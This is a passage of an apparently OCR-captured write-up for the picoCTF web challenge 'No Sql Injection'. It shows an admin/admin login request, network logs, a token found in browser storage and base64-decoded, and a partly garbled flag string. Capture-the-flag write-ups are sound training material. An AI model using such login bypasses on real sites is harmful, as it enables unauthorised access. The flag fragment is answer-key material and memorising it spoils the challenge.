
Login

Request Payload

```
{email: "admin", password: "admin"}
    email: "admin"
    password: "admin"
```

1 requests | 252 B transferred

And was able to get into the Admin page


Admin Page

Cybersecurity Concepts


- Encryption
- Firewall
- Phishing

Concept Details

Select a concept to view details.

Name	Status	Protocol	Type	Initiator	Size	Time
login	200	http/1.1	fetch		252 B	489 ms
login	200	http/1.1	fetch		422 B	460 ms
admin	200	http/1.1	docum...		4.8 kB	233 ms

But the problem was, I didn't get any response in the login request, where there should've been the token as expectedly:


Admin Page

Cybersecurity Concepts


- Encryption
- Firewall
- Phishing

Concept Details

Select a concept to view details.

```
Failed to load response data: No resource with given identifier found
```

So, I tried to find the flag anywhere, but I got no success. And, after some time, I finally found the token inside the storage in Application


Admin Page

Cybersecurity Concepts

- Encryption
- Firewall
- Phishing

Concept Details

Select a concept to view details.


http://atlas.picoctf.net:57557

Origin http://atlas.picoctf.net:57557

Key	Value
email	picoplayer355@picoctf.org
firstName	pico
lastName	player
token	cGljb0NURntqQmhEMnk3W...

```
1   cGljb0NURntqQmhEMnk3WG9Oe1B2XzFZeFM5RXc1cUwwc
```

After that, I decoded this token in base64decode.org, and pasted it in the picoCTF


No Sql Injection

AUTHOR: NGIRIMANA SCHADRACK

Description

Can you try to get access to this website to get the flag?
You can download the source here.
The website is running here. Can you log in?


This challenge launches an instance on demand.
Its current status is: RUNNING
Instance Time Remaining: 29:51

4,494 users solved

93% Liked

ıD2y7XoNzPv_1YxS9Ew5qL0ul6pasql_injection_25ba4de1}

And, I successfully solved this challenge



Hurray! You solved this challenge.

sql

Category	Difficulty	Challenge	Solves	Rating
Web Exploitation	Medium	No Sql Injection	4,495 solves	93%
Web Exploitation	Medium	More SQLi	12,978 solves	82%
Web Exploitation	Medium	SQLiLite	22,665 solves	93%
Web Exploitation	Medium	SQL Direct	18,315 solves	89%

That's it!